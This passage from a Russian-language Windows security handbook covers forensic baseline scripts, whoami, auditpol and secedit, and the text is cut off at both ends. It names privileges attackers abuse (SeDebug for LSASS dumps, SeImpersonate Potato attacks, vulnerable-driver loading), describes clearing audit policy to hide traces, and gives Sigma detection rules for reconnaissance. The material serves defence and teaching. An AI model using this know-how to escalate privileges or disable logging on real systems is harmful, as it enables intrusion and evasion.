& bcdedit /enum all 2>&1 | Out-File "$outputDir\bcd_configuration.txt" -Encoding UTF8

# --- 4. Состояние BitLocker ---
Write-Host "[4/6] Фиксация состояния BitLocker..."
& manage-bde -status 2>&1 | Out-File "$outputDir\bitlocker_status.txt" -Encoding UTF8

# --- 5. Активные политики Code Integrity ---
Write-Host "[5/6] Проверка политик Code Integrity..."
try {
    & CiTool -lp 2>&1 | Out-File "$outputDir\ci_policies.txt" -Encoding UTF8
} catch {
    "CiTool недоступен в данной версии Windows" | Out-File "$outputDir\ci_policies.txt"
}

# --- 6. Контрольная сумма снимка ---
Write-Host "[6/6] Вычисление контрольной суммы снимка..."

$allFiles = Get-ChildItem $outputDir -File
$manifest = foreach ($file in $allFiles) {
    $hash = Get-FileHash -Path $file.FullName -Algorithm SHA256
    "$($hash.Hash)  $($file.Name)"
}
$manifest | Out-File "$outputDir\MANIFEST.sha256" -Encoding UTF8

Write-Host "`nФорензический снимок создан: $outputDir"
Write-Host "Файлов в снимке: $($allFiles.Count + 1)"
```

Для сравнения двух снимков (baseline vs текущее состояние):

```powershell
function Compare-ForensicBaselines {
    param(
        [string]$BaselinePath,
        [string]$CurrentPath
    )

    $baseline = Import-Csv "$BaselinePath\system_file_hashes.csv"
    $current = Import-Csv "$CurrentPath\system_file_hashes.csv"

    $changes = @()
    foreach ($baseFile in $baseline) {
        $curFile = $current | Where-Object { $_.Path -eq $baseFile.Path }
        if (-not $curFile) {
            $changes += [PSCustomObject]@{
                Path = $baseFile.Path
                Change = 'УДАЛЁН'
                Details = "Файл отсутствует в текущем снимке"
            }
        }
        elseif ($curFile.SHA256 -ne $baseFile.SHA256) {
            $changes += [PSCustomObject]@{
                Path = $baseFile.Path
                Change = 'ИЗМЕНЁН'
                Details = "Хеш: $($baseFile.SHA256) → $($curFile.SHA256)"
            }
        }
    }

    foreach ($curFile in $current) {
        $baseFile = $baseline | Where-Object { $_.Path -eq $curFile.Path }
        if (-not $baseFile) {
            $changes += [PSCustomObject]@{
                Path = $curFile.Path
                Change = 'ДОБАВЛЕН'
                Details = "Новый файл, отсутствующий в baseline"
            }
        }
    }

    return $changes
}

# Использование:
$diff = Compare-ForensicBaselines `
    -BaselinePath "C:\ForensicBaseline\20260301_120000" `
    -CurrentPath "C:\ForensicBaseline\20260320_090000"

if ($diff.Count -gt 0) {
    Write-Warning "Обнаружены изменения:"
    $diff | Format-Table -AutoSize
} else {
    Write-Host "Изменений не обнаружено." -ForegroundColor Green
}
```

13.7. Сводная таблица утилит

Утилита	Назначение	Привилегии	Режим
sfc.exe	Проверка/восстановление системных файлов	Администратор	CLI
DISM.exe	Обслуживание образов и компонентов	Администратор	CLI
sigverif.exe	Проверка цифровых подписей	Пользователь	GUI
manage-bde.exe	Управление шифрованием BitLocker	Администратор	CLI
repair-bde.exe	Восстановление зашифрованных томов	Администратор	CLI
BdeHdCfg.exe	Подготовка диска для BitLocker	Администратор	CLI
bdeunlock.exe	Разблокировка BitLocker To Go	Пользователь	GUI
CiTool.exe	Управление политиками WDAC	Администратор	CLI
bcdedit.exe	Конфигурация загрузчика	Администратор	CLI

13.8. Рекомендации по безопасности

1. **Регулярная проверка целостности.** Настройте плановое задание для ежемесячного запуска `sfc /verifyonly` и `DISM /Online /Cleanup-Image /ScanHealth`. Анализируйте результаты централизованно через SIEM.
2. **Мониторинг BCD.** Создайте baseline конфигурации загрузки и отслеживайте изменения. Включение testsigning, debug, отключение integrity checks — индикаторы компрометации.
3. **BitLocker everywhere.** В корпоративной среде шифруйте все диски, включая съёмные носители (BitLocker To Go). Используйте TPM + PIN для максимальной защиты. Храните ключи восстановления централизованно в AD DS или Azure AD.
4. **WDAC/CI-политики.** На критических системах внедряйте политики Code Integrity для предотвращения запуска несанкционированного кода. Начинайте с режима аудита.
5. **Форензическая готовность.** Поддерживайте актуальные baseline-снимки хешей критических системных файлов. В случае инцидента это позволит быстро выявить модифицированные файлы.
6. **Защита от DMA-атак.** Включите Kernel DMA Protection в UEFI и через групповые политики. Отключите неиспользуемые порты с возможностью DMA.
7. **Secure Boot.** Убедитесь, что Secure Boot включён на всех системах. Это предотвращает загрузку неподписанных загрузчиков и драйверов раннего этапа загрузки.

Заключение

Инструменты целостности и защиты Windows образуют многоуровневую систему обороны: от проверки хешей отдельных файлов (sfc) через обслуживание хранилища компонентов (DISM) и верификацию подписей (sigverif) до полнодискового шифрования (BitLocker) и контроля исполняемого кода (WDAC). Грамотное использование этих инструментов в связке — от развёртывания до мониторинга и реагирования на инциденты — обеспечивает устойчивость системы к широкому спектру угроз: от случайных повреждений файловой системы до целенаправленных атак с физическим доступом.

Ключевой принцип: целостность системы — это не разовая проверка, а непрерывный процесс. Автоматизируйте проверки, создавайте baseline-снимки, мониторьте изменения, реагируйте на аномалии. Инструменты, рассмотренные в этой главе, предоставляют для этого весь необходимый арсенал.

Глава 14: auditpol, SecEdit, whoami — аудит и идентификация

Введение

Безопасность операционной системы начинается с двух фундаментальных вопросов: «кто находится в системе?» и «что происходит в системе?». Первый вопрос решается средствами идентификации — определением текущего контекста безопасности, привилегий, членства в группах, кешированных билетов Kerberos и сохранённых учётных данных. Второй — механизмами аудита, фиксирующими каждое значимое событие в журналах безопасности Windows.

В этой главе мы подробно разберём набор утилит System32, которые составляют инструментарий администратора безопасности и одновременно — арсенал атакующего. Утилита `whoami.exe` раскрывает контекст безопасности текущего процесса. `auditpol.exe` управляет подсистемой аудита Windows на уровне категорий и подкатегорий. `secedit.exe` позволяет анализировать и применять шаблоны безопасности. Инструменты групповых политик `gpresult.exe` и `gpupdate.exe` обеспечивают диагностику и обновление политик. Наконец, целый ряд вспомогательных утилит — `nltest`, `setspn`, `klist`, `cmdkey`, `vaultcmd` — дополняет картину, покрывая доменную диагностику, управление Kerberos и хранилищем учётных данных.

Понимание этих инструментов критически важно как для защитника, выстраивающего систему мониторинга SOC, так и для специалиста по тестированию на проникновение, изучающего ландшафт привилегий скомпрометированного хоста.

14.1 whoami.exe — текущий контекст безопасности

14.1.1 Назначение и архитектура

Утилита `whoami.exe` расположена в `%SystemRoot%\System32\` и выводит информацию о текущем контексте безопасности процесса. Технически она извлекает данные из токена доступа (access token), ассоциированного с текущим процессом, используя API-вызовы `OpenProcessToken`, `GetTokenInformation` и связанные функции.

Токен доступа Windows — центральная структура модели безопасности. Он создаётся при аутентификации пользователя (локальной или доменной) и содержит:

- SID пользователя (Security Identifier)
- SID групп, в которых состоит пользователь
- Список привилегий с флагами включения/отключения
- Уровень целостности (integrity level)
- Идентификатор сеанса входа (logon session ID)
- Тип токена (primary или impersonation)

Каждый процесс наследует токен от родительского процесса, если только не был явно запущен от другого пользователя (например, через `runas`) или не произошла имперсонация.

14.1.2 Базовый вызов

Простейший вызов `whoami` без параметров возвращает имя текущего пользователя в формате `ДОМЕН\имя_пользователя`:

```
C:\> whoami
contoso\jsmith
```

Для локальной учётной записи вместо имени домена выводится имя компьютера:

```
C:\> whoami
WORKSTATION01\admin
```

Этот формат соответствует SAM-совместимому имени (SAM Account Name) и однозначно идентифицирует учётную запись в пределах леса Active Directory или локальной машины.

14.1.3 whoami /user — SID пользователя

Ключ `/user` выводит SID (Security Identifier) текущего пользователя:

```
C:\> whoami /user

Сведения о пользователе
----------------------
Имя пользователя       SID
====================== ============================================
contoso\jsmith          S-1-5-21-3623811015-3361044348-30300820-1013
```

SID — глобально уникальный идентификатор субъекта безопасности. Структура SID включает:

- `S-1` — версия SID
- `5` — идентификатор центра авторизации (NT Authority)
- `21-xxxxxxxxx-xxxxxxxxx-xxxxxxxxx` — идентификатор домена (три 32-битных подавторитета)
- `1013` — относительный идентификатор (RID), уникальный в пределах домена

Знание SID критически важно при анализе ACL (Access Control Lists), настройке аудита per-user и расследовании инцидентов безопасности. Встроенные учётные записи имеют хорошо известные SID:

Учётная запись	SID
SYSTEM	S-1-5-18
Администратор (встроенный)	S-1-5-21-*домен*-500
Гость	S-1-5-21-*домен*-501
Группа «Администраторы»	S-1-5-32-544
Группа «Пользователи»	S-1-5-32-545

14.1.4 whoami /groups — членство в группах и уровни целостности

Ключ `/groups` выводит все группы, членом которых является текущий пользователь, включая вложенные (transitive) группы и специальные идентификаторы:

```
C:\> whoami /groups

Сведения о группах
------------------
Имя группы                                 Тип            SID                     Атрибуты
========================================== ============== ======================= ===========
Все                                        Хорошо извес S-1-1-0                 Обязательная
BUILTIN\Администраторы                     Псевдоним    S-1-5-32-544            Обязательная
BUILTIN\Пользователи                       Псевдоним    S-1-5-32-545            Обязательная
NT AUTHORITY\ИНТЕРАКТИВНЫЕ                  Хорошо извес S-1-5-4                  Обязательна
ВХОД В СИСТЕМУ                              Хорошо извес S-1-2-0                  Обязательна
NT AUTHORITY\Прошедшие проверку             Хорошо извес S-1-5-11                 Обязательна
Метка обязательного уровня\Высокий ...      Метка        S-1-16-12288             Обязательна
```

Особое внимание следует обратить на последнюю строку — **уровень целостности** (integrity level). Windows использует механизм Mandatory Integrity Control (MIC) для иерархического контроля доступа:

Уровень	SID	RID	Описание
Untrusted	S-1-16-0	0	Недоверенный
Low	S-1-16-4096	4096	Низкий (sandbox, IE Protected Mode)
Medium	S-1-16-8192	8192	Средний (стандартный пользователь)
High	S-1-16-12288	12288	Высокий (повышенные права, UAC)
System	S-1-16-16384	16384	Системный (SYSTEM, службы)

Если администратор запускает cmd.exe без повышения прав через UAC, уровень целостности будет Medium. После запуска от имени администратора — High. Это различие принципиально: процесс с уровнем Medium не может записывать в объекты с меткой High, даже если пользователь формально является администратором.

Атрибуты групп содержат важную информацию:

- **Обязательная группа** (SE_GROUP_MANDATORY) — группа не может быть удалена из токена
- **Включено по умолчанию** (SE_GROUP_ENABLED_BY_DEFAULT) — группа активна
- **Включённая группа** (SE_GROUP_ENABLED) — группа учитывается при проверке доступа
- **Только для отклонения** (SE_GROUP_USE_FOR_DENY_ONLY) — группа используется только для запрещающих ACE (характерно для отфильтрованного токена UAC)

14.1.5 whoami /priv — привилегии токена

Ключ `/priv` перечисляет все привилегии, назначенные текущему токену, с указанием их состояния:

```
C:\> whoami /priv

Сведения о привилегиях
----------------------
Имя привилегии                Описание                                  Состояние
============================= ========================================= =========
SeShutdownPrivilege           Завершение работы системы                 Отключено
SeChangeNotifyPrivilege       Обход перекрёстной проверки               Включено
SeUndockPrivilege             Извлечение компьютера из стыковочного     Отключено
SeIncreaseWorkingSetPrivilege Увеличение рабочего набора процесса       Отключено
SeTimeZonePrivilege           Изменение часового пояса                  Отключено
```

Для токена с повышенными правами (elevated) список значительно шире:

```
C:\> whoami /priv    (в cmd с повышенными правами)

SeIncreaseQuotaPrivilege          Настройка квот памяти для процесса        Отключено
SeSecurityPrivilege               Управление аудитом и журналом безопасности Отключено
SeTakeOwnershipPrivilege          Смена владельца файлов и объектов         Отключено
SeLoadDriverPrivilege             Загрузка и выгрузка драйверов устройств   Отключено
SeSystemProfilePrivilege          Профилирование производительности системы  Отключено
SeSystemtimePrivilege             Изменение системного времени              Отключено
SeBackupPrivilege                 Архивация файлов и каталогов              Отключено
SeRestorePrivilege                Восстановление файлов и каталогов         Отключено
SeDebugPrivilege                  Отладка программ                          Отключено
SeImpersonatePrivilege            Олицетворение клиента после проверки      Включено
SeCreateGlobalPrivilege           Создание глобальных объектов              Включено
```

Критически важные привилегии с точки зрения безопасности:

- **SeDebugPrivilege** — позволяет открывать любой процесс (включая SYSTEM) для отладки. Используется для дампа памяти LSASS, внедрения кода, миграции процесса в метасплоите.
- **SeImpersonatePrivilege** — позволяет олицетворять (impersonate) другие токены. Основа атак типа Potato (JuicyPotato, PrintSpoofer, GodPotato) для повышения привилегий от сервисной учётной записи до SYSTEM.
- **SeBackupPrivilege** — позволяет читать любые файлы, обходя ACL. Может использоваться для извлечения SAM/SYSTEM/SECURITY-кустов реестра.

- **SeRestorePrivilege** — позволяет записывать любые файлы, обходя ACL. Может использоваться для подмены системных файлов.
- **SeTakeOwnershipPrivilege** — позволяет стать владельцем любого объекта, после чего назначить себе полные права.
- **SeLoadDriverPrivilege** — позволяет загружать драйверы ядра. Может использоваться для загрузки уязвимого драйвера (BYOVD — Bring Your Own Vulnerable Driver).
- **SeAssignPrimaryTokenPrivilege** — позволяет заменять токен процесса. Используется в сочетании с SeImpersonatePrivilege.

  Важно понимать разницу между состояниями «Включено» и «Отключено». Отключённая привилегия всё ещё присутствует в токене — процесс может программно включить её вызовом `AdjustTokenPrivileges`. Реальное значение имеет **наличие** привилегии в токене, а не её текущее состояние. Если привилегия отсутствует в списке, процесс не сможет её получить без создания нового токена.

14.1.6 whoami /logonid — идентификатор сеанса входа

```
C:\> whoami /logonid

Идентификатор входа в систему
-----------------------------
S-1-5-5-0-1234567
```

Идентификатор сеанса входа (Logon Session ID) — уникальный SID, создаваемый при каждом входе в систему. Формат `S-1-5-5-X-Y`, где X и Y — компоненты 64-битного LUID (Locally Unique Identifier). Этот идентификатор позволяет:

- Отличать разные сеансы одного пользователя (например, интерактивный вход и сеанс RDP)
- Коррелировать события в журналах безопасности (Event ID 4624 содержит Logon ID)
- Отслеживать активность конкретного сеанса от момента входа до выхода

14.1.7 whoami /all — полная информация

Ключ `/all` объединяет всю доступную информацию: пользователь, SID, группы, привилегии, метка уровня целостности. Это наиболее информативный режим, хотя и с большим объёмом вывода.

```
C:\> whoami /all
```

14.1.8 whoami /fo — форматированный вывод

Ключ `/fo` управляет форматом вывода и принимает значения `csv`, `table` или `list`:

```
C:\> whoami /user /fo csv
"Имя пользователя","SID"
"contoso\jsmith","S-1-5-21-3623811015-3361044348-30300820-1013"

C:\> whoami /groups /fo csv /nh
```

Формат CSV особенно полезен для автоматизированной обработки — парсинга скриптами PowerShell, Python или импорта в SIEM. Ключ `/nh` (no header) убирает строку заголовков.
Пример обработки в PowerShell:

```
whoami /priv /fo csv | ConvertFrom-Csv | Where-Object { $_.'Состояние' -eq 'Включено' }
```

14.1.9 Безопасность: whoami как индикатор компрометации

Команда `whoami` — практически первое, что выполняет атакующий после получения доступа к системе. Это настолько характерно, что появился мем в сообществе пентестеров: «I am not a hacker, I just run whoami a lot».

Обнаружение через мониторинг:

Создание процесса `whoami.exe` фиксируется событием Sysmon Event ID 1 (Process Creation) и Windows Event ID 4688 (A new process has been created). Для детектирования следует создать правило, срабатывающее при запуске `whoami.exe` в контексте, нетипичном для нормальной работы:

- Запуск из процессов `cmd.exe` или `powershell.exe`, порождённых веб-сервером (w3wp.exe), офисными приложениями (winword.exe, excel.exe) или скриптовыми хостами (wscript.exe, cscript.exe)
- Запуск от имени сервисных учётных записей, которые обычно не используют эту утилиту
- Запуск с ключами `/priv`, `/groups`, `/all` — эти параметры характерны для разведки, а не для легитимного использования

Пример правила Sigma:

```
title: Whoami Execution with Suspicious Parameters
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\whoami.exe'
        CommandLine|contains:
            - '/priv'
            - '/groups'
            - '/all'
    condition: selection
level: medium
```

Более точное правило учитывает родительский процесс:

```
detection:
    selection:
        Image|endswith: '\whoami.exe'
    suspicious_parent:
        ParentImage|endswith:
            - '\w3wp.exe'
            - '\httpd.exe'
            - '\nginx.exe'
            - '\winword.exe'
            - '\excel.exe'
            - '\wscript.exe'
            - '\mshta.exe'
    condition: selection and suspicious_parent
level: high
```

Техника MITRE ATT&CK: T1033 — System Owner/User Discovery.

14.2 auditpol.exe — управление подсистемой аудита

14.2.1 Архитектура аудита Windows

Подсистема аудита Windows реализована на уровне ядра и контролируется Security Reference Monitor (SRM). Когда процесс выполняет операцию, подлежащую аудиту (доступ к объекту, изменение привилегий, вход в систему), SRM генерирует запись аудита, которая передаётся Local Security Authority (LSA) для записи в журнал безопасности (Security Event Log).

Архитектура аудита имеет два уровня:

1. **Категории** (categories) — девять основных категорий событий аудита
2. **Подкатегории** (subcategories) — более гранулярные настройки внутри каждой категории (введены в Windows Vista/2008)

До Windows Vista существовали только категории, и включение аудита на уровне категории порождало огромный объём событий. Современная архитектура подкатегорий позволяет точно настраивать, какие именно типы событий регистрируются.

Девять категорий аудита:

Категория	Описание	Типичные события
System	Системные события	Запуск/остановка, изменение политики аудита
Logon/Logoff	Вход/выход	Успешные и неудачные входы, блокировки
Object Access	Доступ к объектам	Файлы, реестр, ядерные объекты
Privilege Use	Использование привилегий	Активация конфиденциальных привилегий
Detailed Tracking	Подробное отслеживание	Создание/завершение процессов, DPAPI
Policy Change	Изменение политики	Изменение политик аудита, доверия
Account Management	Управление учётными записями	Создание/удаление/изменение учётных записей
DS Access	Доступ к службе каталогов	Операции с Active Directory
Account Logon	Проверка подлинности учётных записей	Kerberos, NTLM аутентификация

Каждая подкатегория может настраиваться на аудит **успехов** (Success), **отказов** (Failure), обоих типов или быть отключённой.

Важное замечание: `auditpol.exe` работает напрямую с LSA через API-вызов `AuditSetSystemPolicy` / `AuditQuerySystemPolicy`, минуя групповые политики. Это означает, что настройки `auditpol` могут конфликтовать с настройками GPO. В доменной среде рекомендуется использовать Advanced Audit Policy Configuration в Group Policy (Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration), а `auditpol` применять для диагностики и одноразовых настроек.

14.2.2 auditpol /get — просмотр настроек аудита

Просмотр всех настроек аудита по всем категориям и подкатегориям:

```
C:\> auditpol /get /category:*

Параметры политики аудита для категории/подкатегории системы

Система
  Расширение системы безопасности             Успех и отказ
  Целостность системы                         Успех и отказ
  Драйвер IPsec                               Нет аудита
  Другие системные события                    Успех и отказ
  Изменение состояния безопасности             Успех

Вход/выход
  Вход                                        Успех и отказ
  Выход                                       Успех
  Блокировка учётной записи                   Успех
  Основной режим IPsec                         Нет аудита
  Быстрый режим IPsec                          Нет аудита
  Расширенный режим IPsec                      Нет аудита
  Специальный вход                             Успех
  Другие события входа/выхода                  Нет аудита
  Сервер сетевых политик                       Успех и отказ
  Заявки пользователей/устройств               Нет аудита
  Членство в группе                            Нет аудита
...
```

Просмотр конкретной категории:

```
C:\> auditpol /get /category:"Вход/выход"
C:\> auditpol /get /category:"Logon/Logoff"
```

Просмотр конкретной подкатегории:

```
C:\> auditpol /get /subcategory:"Process Creation"
C:\> auditpol /get /subcategory:"Создание процесса"
```

Вывод в машиночитаемом формате CSV:

```
C:\> auditpol /get /category:* /r
```

Ключ `/r` выводит данные в формате CSV, пригодном для автоматической обработки и импорта в системы мониторинга.

14.2.3 auditpol /set — настройка аудита

Команда `auditpol /set` позволяет включать и отключать аудит для отдельных подкатегорий. Требует прав администратора и привилегии SeSecurityPrivilege.

Синтаксис:

```
auditpol /set /subcategory:"имя_подкатегории" /success:enable|disable /failure:enable|
```

Примеры:

Включение аудита создания процессов (Event ID 4688):

```
C:\> auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
```

Включение аудита входа в систему с отслеживанием неудачных попыток:

```
C:\> auditpol /set /subcategory:"Logon" /success:enable /failure:enable
```

Включение аудита доступа к объектам файловой системы:

```
C:\> auditpol /set /subcategory:"File System" /success:enable /failure:enable
```

Настройка аудита по GUID подкатегории:

Каждая подкатегория имеет уникальный GUID. Использование GUID вместо имени устраняет проблемы с локализацией:

```
C:\> auditpol /set /subcategory:{0CCE922B-69AE-11D9-BED3-505054503030} /success:enable
```

GUID `{0CCE922B-...}` соответствует подкатегории «Process Creation». Полный список GUID можно получить командой `auditpol /list /subcategory:* /v`.

Отключение аудита категории целиком:

```
C:\> auditpol /set /category:"Object Access" /success:disable /failure:disable
```

14.2.4 auditpol /list — перечисление категорий и подкатегорий

Просмотр всех категорий:

```
C:\> auditpol /list /category

Система
Вход/выход
Доступ к объектам
Использование привилегий
Подробное отслеживание
Изменение политики
Управление учётными записями
Доступ к DS
Вход учётной записи
```

Просмотр всех подкатегорий с GUID:

```
C:\> auditpol /list /subcategory:* /v
```

Этот вывод особенно полезен для составления скриптов настройки аудита, не зависящих от языка операционной системы.

14.2.5 auditpol /backup и /restore — экспорт и импорт политик

Экспорт текущей политики аудита в файл:

```
C:\> auditpol /backup /file:C:\AuditPolicy\baseline.csv
```

Файл сохраняется в формате CSV и содержит все категории, подкатегории, их GUID и текущие настройки. Пример содержимого:

```
Machine Name,Policy Target,Subcategory,Subcategory GUID,Inclusion Setting,Exclusion Se
WORKSTATION01,System,Security State Change,{0CCE9210-69AE-11D9-BED3-505054503030},Succ
WORKSTATION01,System,Security System Extension,{0CCE9211-69AE-11D9-BED3-505054503030},
...
```

Восстановление политики из файла:

```
C:\> auditpol /restore /file:C:\AuditPolicy\baseline.csv
```

Этот механизм позволяет:

- Создавать стандартизированные политики аудита для развёртывания на множество машин
- Быстро восстанавливать конфигурацию после инцидента
- Сравнивать текущую конфигурацию с эталонной (baseline drift detection)

14.2.6 auditpol /clear — сброс политик аудита

```
C:\> auditpol /clear /y
```

Команда сбрасывает все настройки аудита в состояние «Нет аудита». Ключ `/y` подавляет запрос подтверждения. Это **деструктивная операция**, которая:

- Отключает весь аудит безопасности на машине
- Является типичной техникой сокрытия следов атакующим (MITRE ATT&CK: T1562.002 — Impair Defenses: Disable Windows Event Logging)
- Должна отслеживаться как критическое событие безопасности (Event ID 4719 — System audit policy was changed)

Рекомендация: запуск `auditpol /clear` должен генерировать немедленный алерт в SIEM.

14.2.7 Per-user аудит

Уникальная возможность `auditpol` — настройка аудита для конкретного пользователя. Это позволяет включать или исключать определённых пользователей из аудита подкатегории:

```
C:\> auditpol /set /user:contoso\jsmith /subcategory:"File System" /success:enable /fa
```

Просмотр per-user настроек:

```
C:\> auditpol /get /user:contoso\jsmith /category:*
```

Удаление per-user настроек:

```
C:\> auditpol /remove /user:contoso\jsmith /allusers
```

Per-user аудит полезен в следующих сценариях:

- Усиленный мониторинг привилегированных учётных записей (Domain Admins, Enterprise Admins)
- Мониторинг подозрительных учётных записей во время расследования
- Исключение сервисных учётных записей, генерирующих избыточный «шум» в логах

14.2.8 Практика: настройка аудита для обнаружения вторжений

Ниже приведён набор команд для настройки аудита, рекомендуемый для обнаружения типичных тактик атакующих. Конфигурация основана на рекомендациях Microsoft и CIS Benchmarks.

```
@echo off
REM ═══ Baseline Audit Policy for Intrusion Detection ═══

REM -- Logon/Logoff: обнаружение брутфорса, Pass-the-Hash, RDP --
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Logoff" /success:enable
auditpol /set /subcategory:"Account Lockout" /success:enable /failure:enable
auditpol /set /subcategory:"Special Logon" /success:enable
auditpol /set /subcategory:"Other Logon/Logoff Events" /success:enable /failure:enable
auditpol /set /subcategory:"Group Membership" /success:enable

REM -- Detailed Tracking: обнаружение запуска вредоносных процессов --
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
auditpol /set /subcategory:"Process Termination" /success:enable
auditpol /set /subcategory:"DPAPI Activity" /success:enable /failure:enable

REM -- Account Management: обнаружение persistence через учётные записи --
auditpol /set /subcategory:"User Account Management" /success:enable /failure:enable
auditpol /set /subcategory:"Security Group Management" /success:enable /failure:enable
auditpol /set /subcategory:"Computer Account Management" /success:enable /failure:enab

REM -- Policy Change: обнаружение отключения защиты --
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
auditpol /set /subcategory:"Authentication Policy Change" /success:enable
auditpol /set /subcategory:"Authorization Policy Change" /success:enable

REM -- Privilege Use: обнаружение эскалации привилегий --
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

REM -- Object Access (выборочно, для снижения объёма) --
auditpol /set /subcategory:"File Share" /success:enable /failure:enable
auditpol /set /subcategory:"Detailed File Share" /failure:enable
auditpol /set /subcategory:"Removable Storage" /success:enable /failure:enable
auditpol /set /subcategory:"SAM" /success:enable

REM -- Account Logon: обнаружение Pass-the-Ticket, Kerberoasting --
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:e
auditpol /set /subcategory:"Kerberos Service Ticket Operations" /success:enable /failu
auditpol /set /subcategory:"Credential Validation" /success:enable /failure:enable

REM -- System --
auditpol /set /subcategory:"Security State Change" /success:enable
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable
auditpol /set /subcategory:"System Integrity" /success:enable /failure:enable

REM -- Включение командной строки в событиях создания процессов --
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v Proce

echo Audit policy configured successfully.
```

Дополнительная настройка — включение командной строки в событиях 4688:

По умолчанию Event ID 4688 (Process Creation) не содержит командную строку процесса. Последняя команда `reg add` в скрипте выше включает эту функциональность. Это критически важно, поскольку без командной строки нельзя отличить легитимный запуск `whoami.exe` от разведочного с ключами `/priv /groups`.

14.2.9 Рекомендации CIS Benchmarks

CIS (Center for Internet Security) публикует детализированные рекомендации по настройке аудита для Windows. Ключевые рекомендации уровня L1 (базовый):

- **Credential Validation**: Success and Failure
- **Account Logon**: Success and Failure
- **Account Management**: Success and Failure
- **Logon/Logoff**: Success and Failure
- **Policy Change → Audit Policy Change**: Success and Failure
- **Privilege Use → Sensitive Privilege Use**: Success and Failure
- **System → Security State Change**: Success
- **System → Security System Extension**: Success and Failure

Уровень L2 (расширенный) добавляет аудит доступа к файловой системе, реестру и детальное отслеживание процессов.

14.3 SecEdit.exe — шаблоны безопасности и hardening

14.3.1 Шаблоны безопасности (.inf)

Шаблоны безопасности Windows — текстовые файлы в формате INI с расширением `.inf`, определяющие конфигурацию безопасности системы. Они охватывают следующие области:

- **Account Policies** — политики паролей, блокировки учётных записей, Kerberos
- **Local Policies** — назначение прав пользователей, параметры безопасности, политика аудита
- **Event Log** — параметры журналов событий (размер, ротация, доступ)
- **Restricted Groups** — контроль членства в группах
- **System Services** — режим запуска и ACL служб
- **Registry** — ACL на ключи реестра
- **File System** — ACL на файлы и каталоги

Пример фрагмента шаблона безопасности:

```
[Unicode]
Unicode=yes

[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 60
MinimumPasswordLength = 14
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 5
ResetLockoutCount = 30
LockoutDuration = 30
ForceLogoffWhenHourExpire = 1
ClearTextPassword = 0

[Privilege Rights]
SeRemoteShutdownPrivilege = *S-1-5-32-544
SeBackupPrivilege = *S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeImpersonatePrivilege = *S-1-5-32-544,*S-1-5-6
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-544
SeDenyNetworkLogonRight = *S-1-5-32-546
SeDenyRemoteInteractiveLogonRight = *S-1-5-32-546

[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel=4,5
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1

[Version]
signature="$CHICAGO$"
Revision=1
```

Стандартные шаблоны располагаются в `%SystemRoot%\Security\Templates\` и `%SystemRoot%\inf\`. Microsoft также предоставляет шаблоны Security Compliance Toolkit (SCT) для различных версий Windows.

14.3.2 secedit /analyze — анализ конфигурации безопасности

Команда `/analyze` сравнивает текущую конфигурацию системы с эталонным шаблоном и создаёт отчёт о расхождениях.

```
C:\> secedit /analyze /db C:\Security\analysis.sdb /cfg C:\Security\baseline.inf /log C
```

Параметры:

- `/db` — путь к базе данных Security Configuration Editor (файл .sdb). Создаётся автоматически, если не существует.
- `/cfg` — путь к шаблону безопасности для сравнения.
- `/log` — путь к файлу журнала анализа.

После выполнения команды файл журнала содержит результаты сравнения:

```
----Анализ параметров политики безопасности----
Analyze MinimumPasswordLength... Mismatch - DB Setting: 14, System Setting: 8
Analyze PasswordComplexity... Match
Analyze LockoutBadCount... Mismatch - DB Setting: 5, System Setting: 0
Analyze MaximumPasswordAge... Match
...
----Анализ прав пользователей----
Analyze SeDebugPrivilege... Mismatch
  DB Setting: *S-1-5-32-544
  System Setting: *S-1-5-32-544, *S-1-5-21-xxx-1001
...
```

Для визуального анализа можно открыть базу данных .sdb в оснастке MMC «Security Configuration and Analysis» (`secpol.msc` → правый клик → Open Database).

14.3.3 secedit /configure — применение шаблона безопасности

Команда `/configure` применяет параметры из шаблона безопасности к системе:

```
C:\> secedit /configure /db C:\Security\hardening.sdb /cfg C:\Security\hardening.inf /
```

Параметры:

- `/overwrite` — перезаписывает существующую базу данных перед применением. Без этого ключа новые параметры объединяются с существующими.
- `/areas` — ограничивает применение конкретными областями:

```
C:\> secedit /configure /db C:\Security\hardening.sdb /cfg C:\Security\hardening.inf /a
```

Доступные области `/areas`:

Область	Описание
SECURITYPOLICY	Политики учётных записей и локальные политики
GROUP_MGMT	Ограниченные группы
USER_RIGHTS	Назначение прав пользователей
REGKEYS	Разрешения реестра
FILESTORE	Разрешения файловой системы
SERVICES	Параметры системных служб

Важно: применение шаблона — операция, потенциально нарушающая работу системы. Неверные настройки прав пользователей могут заблокировать доступ администратора, а изменение ACL файловой системы — привести к неработоспособности приложений. Всегда создавайте шаблон отката перед применением.

14.3.4 secedit /export — экспорт текущей конфигурации

Экспорт текущих настроек безопасности в файл шаблона:

```
C:\> secedit /export /cfg C:\Security\current_config.inf /log C:\Security\export.log
```

Экспорт конкретных областей:

```
C:\> secedit /export /cfg C:\Security\current_passwords.inf /areas SECURITYPOLICY
```

Экспортированный файл может служить:

- Документацией текущей конфигурации
- Базой для создания кастомного шаблона hardening
- Эталоном для периодического сравнения (baseline)

14.3.5 secedit /validate — проверка шаблона

```
C:\> secedit /validate C:\Security\custom_template.inf
```

Команда проверяет синтаксическую корректность шаблона безопасности. Это полезно перед развёртыванием кастомных шаблонов, особенно если они редактировались вручную.

14.3.6 secedit /generaterollback — создание шаблона отката

```
